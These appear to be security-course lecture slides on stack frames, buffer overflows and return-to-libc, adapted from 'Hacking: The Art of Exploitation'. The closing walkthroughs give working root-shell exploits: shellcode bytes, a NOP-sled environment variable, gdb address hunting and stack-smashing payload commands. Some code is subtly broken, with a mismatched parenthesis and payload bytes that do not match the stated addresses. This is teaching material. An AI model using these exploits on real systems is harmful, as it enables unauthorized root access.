
Think about what gets put on the stack, and the heap, and which way they grow

In which one is **auth_flag** exploitable by stack overflow?

```
int check_auth(char *password){  
    char password_buffer[16];  
    int auth_flag = 0;  
  
    strcpy(password_buffer, password);  
    ...  
  
    return auth_flag;  
}
```

Terminology: for an attacker, **return auth_flag;** is an execution control point in one of these

Construct their stacks



Toy example solution...

Example was from HAOE book (pages 122-126)

auth_overflow.c versus auth_overflow2.c

```
int check_auth(char *password){  
    int auth_flag = 0;  
    char password_buffer[16];  
  
    strcpy(password_buffer, password);  
    ...  
  
    return auth_flag;  
}
```



Here's a trick:

Data writes this direction in
source code in vanilla
systems

Targeting the stack frame

back to the auth_overflow2.c (page 126 in HAOE)

```
int check_auth(char *password){
    char password_buffer[16];
    int auth_flag = 0;

    strcpy(password_buffer, password);
    ...

    return auth_flag;
}
```

```
int main(int argc, char *argv[]){
    ...
    if(check_auth(argv[1]) ){
        // access granted
    }
}
```

The stack is a LIFO structure

auth_flag variable

password_buffer
variable

saved frame pointer
(SFP)

return address (ret)

*password(function
argument)

main()'s stack frame

Stack Frame Structure

each stack frame contains


- local variables for that function
- the return address
 - so EIP can be restored

When a function returns (finishes)

- the stack frame is popped off
- and return address is used to restore the EIP

If we can alter the return address, we can return to other places in memory

what could go wrong??? :)



Stack Frame Structure

This gets saved in the first lines of a function, which is the function "prologue".

these get pushed prior to jumping to the function

local vars

saved frame pointer
(SFP)

return address (ret)

function arguments

previous function()'s
stack frame

DEMO #1

We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables, to get a root shell

Goto slides @ the end to see walkthroughs

Return to lib c

Usually the stack is not executable (NX), as we will see next time.

- Can't use shellcode on the stack
 - no code injection! **D:**
- can still control EIP (by overriding a RET value on the stack)
 - can point it elsewhere and still spawn a shell
 - can point to dynamic-link library code!
 - must be a common dynamic library
 - must allow attacker to be flexible, and spawn shell or w/e
 - **libc!**
- Basic planning process:
 - Determine address of system()
 - determine address of "/bin/sh" in memory
 - determine address of exit()

LOW MEMORY

THE STACK

vuln buffer
stack data
EBP
ret addr
argument1
argument2

HIGH MEMORY

Return to lib c

Basic execution of exploit:

1. fill up the vulnerable buffer up to the return address with garbage data
 2. overwrite the return address with the address of `system()`
 3. follow `system()` with the address of `exit()`
 4. append the address of `"/bin/sh"`
- Its simple and sweet

When function calls happen

In general, `CALL function_name` does the following:

pushes in order on the stack:

- first the arguments
- then return address
- then base pointer

LOW MEMORY
THE STACK

vuln buffer
stack data
EBP
ret addr
argument1
argument2

HIGH MEMORY


Return to lib c

Hurdles:

- finding `"/bin/sh"` in memory
 - not uncommon, and can be found with a memory analyzer (i.e. memfetch)
 - can be an environment variable! :D
- figuring out how to pass it to `system()`
 - arguments get pushed onto the stack in reverse order
 - pass a pointer to `"/bin/sh"` or put it there?
 - usually easier to pass a pointer!
- getting the vulnerable process to exit cleanly
 - by calling `exit()`
 - When `system()` returns, it will point here

not NOP's cause
not executable!


LOW MEMORY
THE STACK



HIGH MEMORY

Inside system()

`system(const char *command)`



DEMO #2

return to lib c

Goto slides @ the end to see walkthroughs

Vulnerability Scoring

Common Vulnerability Scoring System <http://www.first.org/cvss#>
Six Base metrics (<http://www.first.org/cvss/faq>):

1. **Access Vector:** how well can a remote attack attack the target
2. **Access Complexity:** Measures the complexity of the attack required to exploit the vuln, once he has gained access to the target
3. **Authentication:** Measures the number of times an attacker must authenticate to the target system, in order to exploit the vuln
4. **Confidentiality Impact:** Measures the damage to confidentiality if the vulnerability is successfully exploited
5. **Availability Impact:** Measures the damage to availability if the vulnerability is successfully exploited
6. **Integrity Impact:** Measures the damage to the integrity of data and systems if the vulnerability is successfully exploited

There are also Temporal, and Environmental metrics

Vulnerability Scoring is important for prioritizing incident response, and for system administrators to prioritize proactive security measures

Next Time

- Shellcode
- Heapspray
- Real World Countermeasures
 - ASLR
 - DEP
 - Stack Cookies (/GS Protection)
- And how to get around them





Resources

Linux process memory layout


Program scratch space
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

dynamic space
malloc(...)
new(...)

Uninitialized global & static vars
named BSS by old convention

Initialized global & static variables

machine instructions / code segments



Alternate view for linux process memory layout


machine instructions / code segments->

Initialized global & static variables ---->

Uninitialized global & static vars ----->

dynamic space ----->
 malloc(...)
 new(...)

Program scratch space ----->
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers



Tools for testing/discovering Buffer Overflows

Windows

- winDBG
- OllyDBG
- IDA
- immunityDBG
- python

Linux

- **gdb, valgrind**
- gcc/g++
- vi/vim/emacs
- **bash and perl/python/ruby**
- **cat / netcat**
- **readelf**
- **objdump**
- **ltrace**
- strace
- ROPeme
 - We will cover Return Orient Programming attacks next time

Exploit/Shellcode/Vuln Databases

- <http://www.exploit-db.com/search/>
 - <http://projectshellcode.com/>
 - <http://www.shell-storm.org/shellcode/>
-
- <http://nvd.nist.gov/>
 - <http://cve.mitre.org/>

Credits

Many thanks and credit goes to the following for the material on fuzzing:

[1] Mitch Adair - UTDallas Computer Security Group. <http://utdcsg.org/csg/>

Demo#1 Walkthrough

Use these commands to do what I did at home.

An example

We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables

Lets use `auth_overflow2.c` from HAOE.

With the live cd, compile `auth_overflow2.c` with the following commands:

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c -o auth_overflow2
```

```
reader@hacking:~/booksrc $ sudo chown root:root ./auth_overflow2
```

```
reader@hacking:~/booksrc $ sudo chmod u+s ./auth_overflow2
```

^ (set suid bit)

* I simply set things as root, and suid to easily verify if the exploit works, otherwise might have to break out strace to prove the exploit worked, and that you spawned a NEW shell, instead of returning to the old one :)

```
x/24s $esp + 0x1FF
```

Our shellcode

setup file "shellcode.hex" to contain:

```
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68  
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89  
\xe1\xcd\x80
```

Shellcode conversion

We need it in binary form. So run the following in bash:

```
$ for i in $(cat shellcode.hex); do echo -en $i; done > shellcode.bin
```

Then shellcode.bin will be in binary.

```
$cat shellcode.bin
```

this will give us a bunch of garbage (thats ok)

Environment Variables :)

put the shellcode into environment variables, with a healthy nop-sled.
\$ export SHELLCODE=\$(perl -e 'print "\x90"x200')\$(cat shellcode.bin)

check the result via:

\$ echo \$SHELLCODE

Finding the env vars on the stack with gdb

```
$ gdb ./auth_overflow2
```

(gdb) break main

(gdb) run

```
//finds the environment variables on the stack
```

```
(gdb) x/24s $esp + 0x1FF
```

0xbffff8ff: "SHELLCODE=", '\220' <repeats 190 times>...

0xbffff9c7:

"\220\220\220\220\220\220\220\220\220\2201?1?1?\231???\200j\vXQh//

shh/bin\211❖Q\211❖S\211❖❖\200"

0xbffff9f5: "TERM=xterm"

0xbffffa00: "SHELL=/bin/bash"

```
0xbffffa10: "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-  
gnome2"
```

0xbffffa4b: "WINDOWID=20971602"

0xbffffa5d: "USER=reader"

0xbffff9c7 is going to be our target return address... right in the middle of that sweet NOP sled

SMASH THE STACK

```
$ ./auth_overflow2 $(perl -e 'print "\xc7\xfa\xff\xbf"x40')  
sh-3.2# whoami  
root  
sh-3.2#
```

^ Remember, x86 architecture is little endian

or use python:

```
$ ./auth_overflow2 $(python -c "print '\xc7\xfa\xff\xbf'*40")
```

Demo #2 walkthrough

ret to lib c

vuln.c

Provided by the HAOE book.

Really simple

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

We're going to demonstrate return to libc with this

getenvaddr.c

Provided by the HAOE book.

Lets you find where on the stack an env variable is

We're going to use it to find our " /bin/sh" string

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int main(int argc, char *argv[]){
    char *ptr;
    if(argc < 3) {
        printf("Usage: %s <environment variable> <target program>, argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]); /*get env var location */
    ptr += (strlen(argv[0] - strlen(argv[2]))*2; /*adjust for program name */
    printf ("%s will be at %p\n", argv[1], ptr);
}
```

What we need to do

1. Find the address of `system()`
2. Find the address of `exit()`
 - a. if we want it to be clean (will seg fault otherwise)
 - i. seg faults can leave logs!
3. Find the address of `"/bin/sh"` on the stack
 - a. we're going to do this to put it in the environmental variables:
 - i. `export BINSH="/bin/sh"`
4. Locate the RET value on the vulnerable program's stack

Find `system()` and `exit()`

```
int main(){  
    system();  
    exit();  
}
```

Use GDB to find their addresses

Have all the addresses

system = 0xb7ed0d80

exit = 0xb7ec68f0

pointer to "/bin/sh" = 0xbffffe5d

These may differ for you

Now to find the RET value on the stack

can do it by binary fuzzing, or examining the stack values with GDB

the ret-to-libc exploit

```
$ ./vuln $(perl -e 'print "ABCD"x7 .  
'\x80\x0d\xed\x7f\x68\xec\x75\xfe\xff\xbf"')
```

Should give us:

```
sh-3.2#
```

Example to tweak

```
#include <stdio.h>
#include <stdlib.h>

int i = 5; //Global variables
int j;
char msg[] = "WARNING!\n";

void do_nothing() {}

int foo(int j) {
    for (i=0; i<j; i++)
        do_nothing();
    return j;
}

void ineedj(void) {
    printf ("j is %d \n", j);
}

main() {
    int j;
    j = foo(i);
    ineedj();
}
```

stack frame problem

```
char *initialize() {  
    char string[80];  
    char* ptr = string;  
    return ptr;  
}
```

```
main() {  
    char *myval = initialize();  
    do_something_with(myval);  
}
```

Commentary: Since string is a local variable, its space is lost after returning from initialize. This space will be reused by the next function to be called. Eventual disaster!